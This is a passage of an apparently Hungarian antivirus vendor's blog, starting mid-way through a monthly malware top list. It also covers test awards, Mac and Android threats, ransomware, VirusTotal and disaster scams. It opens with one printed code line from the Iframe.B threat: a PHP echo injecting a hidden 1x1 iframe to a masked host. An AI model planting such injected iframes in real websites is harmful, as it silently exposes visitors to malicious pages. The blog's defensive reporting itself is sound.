
```
echo "<iframe src=\"http://xxxxxxxx.com/?click=4216546\" width=1 height=1
style=\"visibility:hidden;position:absolute\"></iframe>";
```



Bővebb információ: http://www.virusradar.com/HTML_Iframe.B.Gen/description

3. Win32/Conficker féreg
Elterjedtsége az októberi fertőzések között: 3.29%
Előző havi helyezés: 4.


Működés A Win32/Conficker egy olyan hálózati féreg, amely a Microsoft Windows MS08-067 biztonsági bulletinben tárgyalt hibát kihasználó exploit kóddal terjed. Az RPC (Remote Procedure Call), vagyis a távoli eljáráshívással kapcsolatos sebezhetőségre építve a távoli támadó megfelelő jogosultság nélkül hajthatja végre az akcióját. A Conficker először betölt egy DLL fájlt az SVCHost eljáráson keresztül, majd távoli szerverekkel lép kapcsolatba, hogy azokról további kártékony kódokat töltsön le. Emellett a féreg módosítja a host fájlt, ezáltal számos antivírus cég honlapja elérhetetlenné válik a megfertőzött számítógépen. Változattól függően a felhasználó maga telepíti, vagy egy biztonsági résen keresztül felhasználói beavatkozás nélkül magától települ fel, illetve automatikusan is elindulhat egy külső meghajtó fertőzött Autorun állománya miatt.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21conficker

4. HTML/ScrInject.B trójai
Elterjedtsége az októberi fertőzések között: 3.09%
Előző havi helyezés: 2.

Működés: A HTML/ScrInject trójai egy RAR segédprogrammal tömörített állomány, amely telepítése során egy üres (c:\windows\blank.html) állományt jelenít meg a fertőzött gép böngészőjében. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül a háttérben további kártékony JavaScript állományokat kísérel meg letölteni.



□övebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/scrinject-b-gen

5. Win32/Sirefef trójai
Elterjedtsége az októberi fertőzések között: 1.81%
Előző havi helyezés: 5.


M□ködés□A Win32/Sirefef egy olyan trójai, mely titokban és kéretlenül átirányítja az online keresőmotorok eredményét különféle adwareket tartalmazó weboldalakra. Működése közben különféle kártékony SYS és DLL állományokat hoz létre a megfertőzött számítógép c:\windows\system32 mappájában, és eredményes rejtőzködése érdekében rootkites technológiát is használ.



Bővebb információ: http://www.virusradar.com/Win32_Sirefef.A/description

6. Win32/Dorkbot féreg
Elterjedtsége az októberi fertőzések között: 1.78%
Előző havi helyezés: 7.


Működés: A Win32/Dorkbot féreg cserélhető adathordozók segítségével terjed. A féreg tartalmaz egy hátsóajtó komponenst is, melynek segítségével távolról átvehető az irányítás a fertőzött számítógép felett. Maga a futtatható állomány UPX segítségével tömörített EXE, futtatása során pedig összegyűjti az adott gépről a weboldalakhoz tartozó felhasználói neveket és jelszavakat, majd ezeket megkísérli egy távoli gépre elküldeni.



□övebb információ: http://www.virusradar.com/en/Win32_Dorkbot.B/description

7. Win32/Qhost trójai
Elterjedtsége az októberi fertőzések között: 1.48%
Előző havi helyezés: 8.

M□ködés□A Win32/Qhost trójai hátsó ajtót nyit a gépen, kiszolgáltatja annak adatait a bűnözőknek. Futása során először bemásolja magát a Windows %system32% alkönyvtárába, majd kapcsolatba lép távoli vezérlő szerverével, ahonnan átvehető a teljes irányítás a megtámadott számítógép felett. A Win32/Qhost általában fertőzött e-mail üzenetek mellékleteiben terjed.



Bővebb információ: http://www.virusradar.com/en/Win32_Qhost.PEV/description

8. JS/TrojanDownloader.Iframe.NKE trójai
Elterjedtsége az októberi fertőzések között: 1.36%
Előző havi helyezés: 9.

Működés: A JS/TrojanDownloader.Iframe.NKE trójai módosítja a böngészőklienst, és önhatalmúlag átirányítja a találatokat különféle kártékony programokat tartalmazó rosszindulatú weboldalakra. A trójai kártevő kódja leggyakrabban a weboldalak HTML beágyazásában található.



Bővebb információ: http://www.virusradar.com/JS_TrojanDownloader.Iframe.NKE/description

9. Win32/Sality vírus
Elterjedtsége az októberi fertőzések között: 1.33%
Előző havi helyezés: 10.


M□ködés□A Win32/Sality egy polimorfikus (alakváltó kóddal rendelkező) fájlfertőző vírus. Futtatása során elindít egy szerviz folyamatot, illetve Registry bejegyzéseket készít, hogy ezzel gondoskodjon arról, hogy a vírus minden rendszerindítás alkalmával elinduljon. A fertőzése során EXE illetve SCR kiterjesztésű fájlokat módosít, és megkísérli lekapcsolni a védelmi programokhoz tartozó szerviz folyamatokat.



Bővebb információ: http://www.virusradar.com/Win32_Sality.NAR/description

10. Win32/Ramnit vírus
Elterjedtsége az októberi fertőzések között: 1.30%
Előző havi helyezés: 28.

Működés: A Win32/Ramnit egy fájlfertőző vírus, amelynek kódja minden rendszerindításkor lefut. DLL és EXE formátumú állományokat képes megfertőzni, ám ezen kívül a HTM, illetve HTML fájlokba is illeszt kártékony utasításokat. Végrehajtásakor sebezhetőséget keres a rendszerben (CVE-2010-2568), és ha még nincs befoltozva a biztonsági rés, úgy távolról tetszőleges kód futtatására nyílik lehetőség. A támadók a távoli irányítási lehetőséggel képernyőképek készítését, jelszavak és egyéb bizalmas adatok kifürkészését, továbbítását is el tudják végezni.



Bővebb információ: http://www.virusradar.com/Win32_Ramnit.A/description?lng=en

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.
Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Kártékony böngésző kiegészítők jönnek
- Android kémprogram persze csak a mi érdekünkben
- 25-ször több a mobilos kártevő
- A jelszó érték, vigyázzunk rá

A bejegyzés trackback címe:

http//antivirus.blog.hu/api/trackback/id/4 38043

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Nyolcadik Advanced+ a tarsolyban

2012.12.03. 10:48 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: teszt 5 éves av-comparatives advanced+ antivirusblog

Az **ESET nyolcadik alkalommal nyerte el a NOD32 Antivirus programmal az "Advanced+" elismerést**, illetve a független teszt szakértő, az AV-Comparatives legutolsó vizsgálatában megkapta az Approved Corporate Product díjat az ESET Endpoint Security termékért.



Az ESET NOD32 Antivirus **tízből kilenc kategóriában a legjobb "nagyon gyors" minősítést érte el**. A teszt folyamán a rendszerek kulcsfontosságú funkcióit tették próbára, úgy mint: fájlmásolás, fájl letöltése, alkalmazások indítása, fájlok archiválása/kitömörítése, program telepítés/eltávolítás illetve médiafájlok konvertálása/formátumok közti átkódolása.



Az AV-Comparatives háromszintű rendszerben osztja ki díjait: "Standard", "Advanced" és "Advanced+". A termékek rangsorolása érdekében, a számítógépes rendszerre vonatkozó minden funkciójukat, hatásukat összehasonlító módszerekkel alaposan megvizsgálják, és termékek ennek tükrében kaphatják meg az "Advanced+" elismerést. **Az ESET NOD32 az elérhető 200 pontból 187.7 pontot szerzett, ezzel megelőzve 18 másik versenytárs termékét**.



2012. októberében az AV-Comparatives éves Business Software szemléjében tesztelte az **ESET Endpoint Security és ESET Mail Security termékeket. Az ESET elnyerte az Approved Corporate Product díjat**, és a szervezet többek között az üzleti szoftver nagyon letisztult és egyszerűen kezelhető felhasználói felületét emelte ki. A tesztelés alatt a szervezet célja az volt, hogy az ESET Remote Administrator használatával megvédjék saját Small Business szerver hálózatukat, ehhez az ügyféloldalon az ESET Remote Administrator konzol az ESET Endpoint Security programot telepítette és kezelte, míg a szerverre az ESET Mail Security program és a távmenedzsment szoftver szerver része került telepítésre. **A Corporate jelentését részletesen itt olvashatjuk el: www.av-comparatives.org**



Emellett az Endpoint Security (Windows 7 64 bit platformon) és az ESET NOD32 Antivirus Business kiadása (Mac OS x platformon) kimagasló eredményeket ért el a legutolsó ICSA Labs Anti-Virus Program tesztjén. Mindkét alkalmazás 100%-osan megfelelt az Extended WildList1 felismerési arányra vonatkozó követelményeinek. A tesztelést az igen szigorú "Anti-Virus Desktop/Server Detection Criteria 4.1" előírásoknak megfelelően és a WildList Organization International 2012. augusztusi kártevő készletének használatával végezték.



Eközben észrevétlenül túlfutottunk még egy másik jeles évfordulón is, amennyiben **még szeptember közepén öt éves lett a blogunk. Ennek örömére felvázoltuk és összefoglaltuk hírcsatornáink rövid történetét a mellékelt grafikán, hol és mióta számolunk be a veszélyekről, kártevőkről, hányan néztek minket no és persze az is kiderül, hogy visszanézve melyik poszt volt a legolvasottabb ever :-)**

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Mi a közös bennük? Trójai, Chrome, kormányzat
- Hogyan szúrjuk ki a gyanús Android appokat?
- Utaljunk pénzt a S.O.C.A.-nak
- Dropbox csalival terjedtek a kémprogramok
- Mentési állományokat töröl a Bundpill féreg

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4944539

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

2012. az Android és a Macintosh ostromának éve

2012.12.05. 13:18 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: macintosh 2012 android kártevők

Sok mindent lehetne keresni, **minek az éve is volt ez a 2012-es esztendő, egy biztos: erőteljesen megmutatkozott a kártevőkészítők érdeklődése az Android és a Macintosh platformok irányába**, jól érzékelhetően megnyitották a frontvonalat. Amikor az AV cégek 2013 évre szóló jóslatai így az év vége felé közeledvén megjelennek, ezek a rendszerek biztosan szerepelnek majd bennük.



Ha csak a saját blogunk címkefelhőjét (kivéve a havi, statisztika, és egyeb szavakat) nézzük, látszik, hogy a spam, facebook, adathalászat mellett mi is sokszor foglalkoztunk ezekkel az incidensekkel. Hogy csak a két legfontosabb esetet említsük, **itt van mindjárt a Flashback trójai, amely** több, mint 600 ezer Macintosh gépet tudott botnetes kártevővel megfertőzni. Ebben a jelentős szám mellett az is újdonság volt, hogy egyes variánsok **már nem igényeltek felhasználói interakciót**, magyarán nem kellett a naiv juzer kattintása sem mindehhez.



A másik nem kevésbé izgalmas akció az Androidos telefonokkal volt kapcsolatos. **Idén októberben derült ki egy olyan hiba, amely** lehetővé tette a kiber-bűnözőknek, hogy távolról töröljenek adatokat az Androidos telefonkészülékekről, például úgy, hogy a felhasználót egy URL címre irányítják, akár közvetlenül, akár egy egyszerű szöveges üzenettel vagy QR kód használatával.



Android esetében egyébként statisztikailag az a leggyakoribb csalási forma, ha emelt díjas SMS-eket küldözget az app a tulajdonos tudta nélkül. A Sophos is úgy értékeli, az idén nagy ugrást látni ezen a két területen, beszámolójuk szerint manapság **egy átlagos héten 4900 új OS X-re írt kártevő érkezik a laborjukba**.



Egyik év végi posztunkban ismét végignézzük majd az év eleji, 2012-re szóló jóslatokat, mi vált valóra ezekből, jó szögben tartották-e a szakemberek az üveggömbjüket ;-)

Tetszik 2 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

· **1 trackback**

Ajánlott bejegyzések:

- Az XP él, az XP élt, az XP élni fog
- Tízből öt kártevő hátsóajtót nyit
- Elégedetlenek vagyunk a Facebook biztonságával
- "Szósölmédia" és nyaralás
- 25-ször több a mobilos kártevő

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4948827

Trackbackek, pingbackek:

Trackback: Mandiner blogajánló 2012.12.06. 10:51:01

Ezt a posztot ajánlottuk a Mandiner blogajánlójában.

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Feljövőben a váltságdíjszedő ransomware-k


2012.12.07. 13:01 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: szám kártevő ransomware


Folyamatosan **gyarapodik a kártékony kódok mennyisége úgy általában is**. Az **AV-Test adatai szerint napi százezer egyedi kártevő keletkezik**, és közben a Macintosh-ok elleni kódok már napi 4900-nál járnak, az Androidos kórokozók pedig éves szinten 700%-os mértékben szaporodtak és sokasodtak.



Ebből nyilván nem is az az érdekes, hogy nőtt, mert ha valaki a londoni fogadóirodákban mostanában a vírusok számának drasztikus csökkenésére vagy teljes kihalásukra akarna fogadni, nem sok esélye lenne erre bazírozva meggazdagodni.



Inkább a tendenciák izgalmasak, és míg korábban jól láthattuk, **a kártevőkészítés és terjesztés egy ipari méretű, szervezett és jól jövedelmező üzlet**, mostanában inkább az irányaira érdemes jobban figyelni. Sok korábbi posztban írtunk már a hamis antivírus programokról, amelyek persze azóta is egyre csak jönnek és jönnek, legutóbb üdvözölhettünk köreinkben a XP Antivirus Pro 2013-at. Ám azt is látni kell, hogy emellett az úgynevezett ransomware ágazat is "kiemelkedően teljesített", és **egyes megfigyelések szerint mindjobban erre területre fókuszálnak majd a profi bűnözők**.



A módszer ugye ismert, a felugró ablakban, kéretlen üzenetben vagy levélben már nem vírusosnak mutatják a gépet, és hamis vírusirtót ajánlanak, **hanem szerzői jog megsértése miatt, állítólagos pedofil állományok letöltése vagy ilyen weboldalak látogatása, esetleg tiltott szerencsejáték miatt a kártékony program zárolja a gépet, és látszólag hivatalosan pénzt követel a feloldáshoz. A nagy adag social engineering érzékkel megáldott elkövetők igen jól spekulálnak arra, hogy az ezzel kapcsolatos ijedtség, esetleges bűntudat, szégyenkezés miatt jobb mutatókat tudnak produkálni a per helyetti fizetési hajlandóság területén**. Az elkövetők mögött zömmel oroszországi szálakat lehet gyanítani, és a követelt összeg is erőteljesen növekedett a szimpla hamis antivírus korábbi 50-100 USD-jéhez képest: **itt már nem ritkán 400 amerikai dollár vagy akár efeletti summa is lehet a váltságdíj**.



A Symantec ezzel kapcsolatos egyik felderítésében azt tapasztalta, három hét leforgása alatt nem kevesebb, mint 500 ezer számítógépet sikerült a váltságdíjat szedő kártevővel megfertőzni. **Kutatásaik szerint az áldozatoknak itt már körülbelül 15%-a fizet**, szóval nem fogunk meglepődni, ha **ezzel lepipálják a korábbi, már akkor is elképesztő mértékű "32 millió forint hetente" bevételi rekordokat**.





Nemrégiben pedig a sok angol mellett még **egy magyar nyelvű eset is előfordult, amely sok Windows tulajdonos életét keseríthette meg, okozott családi konfliktust**, számos operációs rendszer újratelepítést, sőt a malwaretips oldalaira is bekerült. Ám senkinek ne legyen kétsége, hogy ez nem valami nekünk szánt hungarikum, ez inkább a jövő nemzetközi útja, hiszen már számos országnak megfelelően megtörtént ennek a honosítása, lefordítása, íme a kanadai és az indonéz verzió. **Csak egyetérteni tudunk az Urbanlegends megállapításával: "Fő tanácsként elmondható: a legjobb, ha a kártevő meg sem fertőzi gépünket".**

Tetszik 62 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Informatikai biztonság az egészségügyben
- Az XP él, az XP élt, az XP élni fog
- Majdnem mindenki átverhető adathalászattal
- Hogyan szúrjuk ki a gyanús Android appokat?
- Nyári tanácsok utazáshoz

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4952865

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

VirusTotal++ Notepad.exe--

2012.12.10. 12:03 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: fake url plus scanner upx virustotal alert


Korábban úgy tapasztaltuk, a VirusTotal blogban meglehetősen ritkán keletkezik új bejegyzés, hír, történés, ám az utóbbi két hétben több keresőmotor is csatlakozott az oldalhoz, így **már 46 alkalmazás fürkészi a feltöltött állományainkat, linkjeinket**.



Bár a mostanában megszaporodott bejegyzések nem gigantikus méretűek, esetenként csak egyetlen mondat szerepel bennük, hogy itt egy újabb motor, összességében azonban szemlátomást fejlődik, gyarapodik a rendszer, **a Google által felvásárolt VirusTotal pedig láthatóan szívén viseli a több szem többet lát alapelvet**.



Nézzük meg most, kik is ezek. Az ADMINUSLABS egy 2009-ben alapított indiai biztonsági szakértő cég, amely elsősorban a rosszindulatú link fenyegetések ellen kínál megoldást URL scannere segítségével. Sokaknak talán a Malwarebytes neve lehet az egyetlen olyan a frissen csatlakozottak csapatában, amelynek **a neve ismerősen csenghet, a kaliforniai székhelyű cég 2005 óta** kínálja különféle vírusvédelmi megoldásait. A NANO-ról már kevesebbet hallhattunk, egy oroszországi cég termékéről van szó, akik 2009. óta foglalkoznak vírusvédelemmel olyan helyi versenytársak mellett, mint a Kaspersky, az Agnitum Outpost vagy a Dr. Web. Érdemes megjegyezni, hogy a hamis antivíruskészítők Nano néven már készítettek átverős programot, ám **a VirusTotalos cég nem azonos a csalókkal**.



Végül itt a Malekal, amely szintén az URL ellenőrzésben jeleskedik, és **2010 óta több, mint 21 ezer kártékony oldal linkjét gyűjtötte össze és listázta**. Amikor a VirusTotal oldalon egy linket ellenőrzünk, itt is egy egész kompánia áll rendelkezésünkre, hogy a különféle URL szkennerek milyennek látják a vizsgálandó oldalt. **Jelenleg összesen 31 különböző program eredményére támaszkodhatunk ebben, köztük olyan híresebb megoldásokkal, mint a külön Firefoxkiegészítőként is elérhető PhishTank vagy a botnetes linkeket kutató ZeusTracker.**



Ha felelevenítjük a kezdeteket, eredetileg egy spanyol weboldal volt ez a Hispasec gondozásában, amely VirusTotal néven már évek óta kínálja ezt a lehetőséget a felhasználók millióinak. **Az amerikai PC World magazin a "2007. év 100 legjobb terméke" díjat adományozta a VirusTotalnak a biztonsági weboldalak kategóriában.** A weboldal készítői **igen helyesen fontosnak tartották leszögezni: a VirusTotal nem helyettesítheti a számítógépre telepített egyedi vírusvédelmi szoftvert, használatával csak egy kiválasztott állományt vizsgálhatunk**. A felhasználó rendszerének állandó vírusvédelmére a módszer nem alkalmas. Bár a több, különféle víruskereső motornak köszönhetően a felismerési arány kiemelkedő, ezek az eredmények együttesen sem garantálják, hogy egy adott állomány valóban ártalmatlan. Pillanatnyilag nem létezik olyan technikai megoldás, amely 100 százalékos biztonsággal mutatná ki a vírusokat és más kártevőket.



A legelső Vírusok Varázslatos Világa cikkünkben mi is részletesen foglalkoztunk a VirusTotallal, és akkor említettük a vizsgálatok egy lehetséges korlátját is: **a különféle motorok némelyike a teljesen ártalmatlan állományokra is riasztanak, ám a VirusBulletin-en jól teljesítő programok abban is erősek, hogy alacsony szinten tartják ezeknek a hamis riasztásoknak a számát. A fenti képen egy teljesen ártalmatlan 2004-es NOTEPAD.EXE UPX-szel való tömörített fájljának tanulságos vizsgálati eredménye látható, kb. 20%-uk gyanúsnak vagy egyenesen fertőzöttnek mutatja**. Mindenesetre gyanús állományok vizsgálatára mi is jó szívvel ajánljuk ezt az igen hasznos oldalt.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Ez történik a weben egy perc alatt
- Hogyan szúrjuk ki a gyanús Android appokat?
- Elégedetlenek vagyunk a Facebook biztonságával
- Dropbox csalival terjedtek a kémprogramok
- Mentési állományokat töröl a Bundpill féreg

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4957623

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Katasztrófák vámszedői

2012.12.12. 15:57 | Csizmazia István [Rambo] | 2 komment

Címkék: worm csalás storm katasztrofa adománygyűjtés


Van valami, ami a korábban ismert két dolgon - a halál és az adófizetés - kívül is biztos, hogy a csalások, megtévesztések, kártevős támadások sohasem fognak megszűnni. Az korábban a Google találatok rendszeres mérgezése kapcsán már szóba került, hogy **kiemelkedő katasztrófák, híresség vélt vagy valós halálhíre, Valentin nap, sportesemények megrendezése esetén rendre sor kerül tömeges link mérgezésre**, de mára ez a foglalatosság állandó jelleggel ipari méretekben veszélyezteti a netezőket.



Tulajdonképpen a Storm Worm is innen kapta a nevét, és **2010-es izlandi vulkánkitörés is megkapta maga kártevős próbálkozásait**, valamint igen valószínű, hogy **a nem rég lezajlott Sandy hurrikán kapcsán is megjelentek már különféle átverések, fertőzések**. Szinte minden katasztrófánál előbukkan az a csalási forma, hogy szenzációs helyszíni videót ígérnek, ám annak megtekintése előtt kodeket, vagy Flash Player-t kell állítólag frissíteni, ám ehelyett éppen a kártevőt tölti le a gyanútlan áldozat.



Ebből két tanulságot is levonhatunk, a világ eseményeiről inkább a hírcsatornákból tájékozódjunk, ne ismeretlenek kéretlen üzeneteiből, linkjeiből. És természetesen a másik fontos dolog sem maradhat ki, ez pedig a frissítések letöltése, ezt pedig CSAK ÉS KIZÁRÓLAG a gyártók weblapjáról közvetlenül válasszuk ki, illetve magának a programnak az üzenet ablakából is frissíthetünk, de a kéretlen e-mailek, üzenetek linkjei, vagy váratlanul felpattanó popup ablakok semmilyen körülmények között nem számítanak megbízható forrásnak. Ha pedig egy tartalmat csak ilyen állítólagos frissítés után nézhetnénk meg, fogjunk gyanút, és hagyjuk el az ilyen oldalt.



A másik szokás módszer emberileg sokkal elszomorítóbb: szinte minden ilyen tragédiánál felbukkannak olyan csalók, akik a sajnálatot, a szánalmat és a megdöbbenést kihasználva **állítólagos adományokat gyűjtenek, ám az önzetlen segítség helyett lelépnek a pénzzel**. Emiatt aztán az FTC, azaz a U.S. Federal Trade Commission figyelmeztetést adott ki, melyben arra hívják fel a figyelmet, hogy senki ne dőljön be állítólagos adománygyűjtő csalóknak.



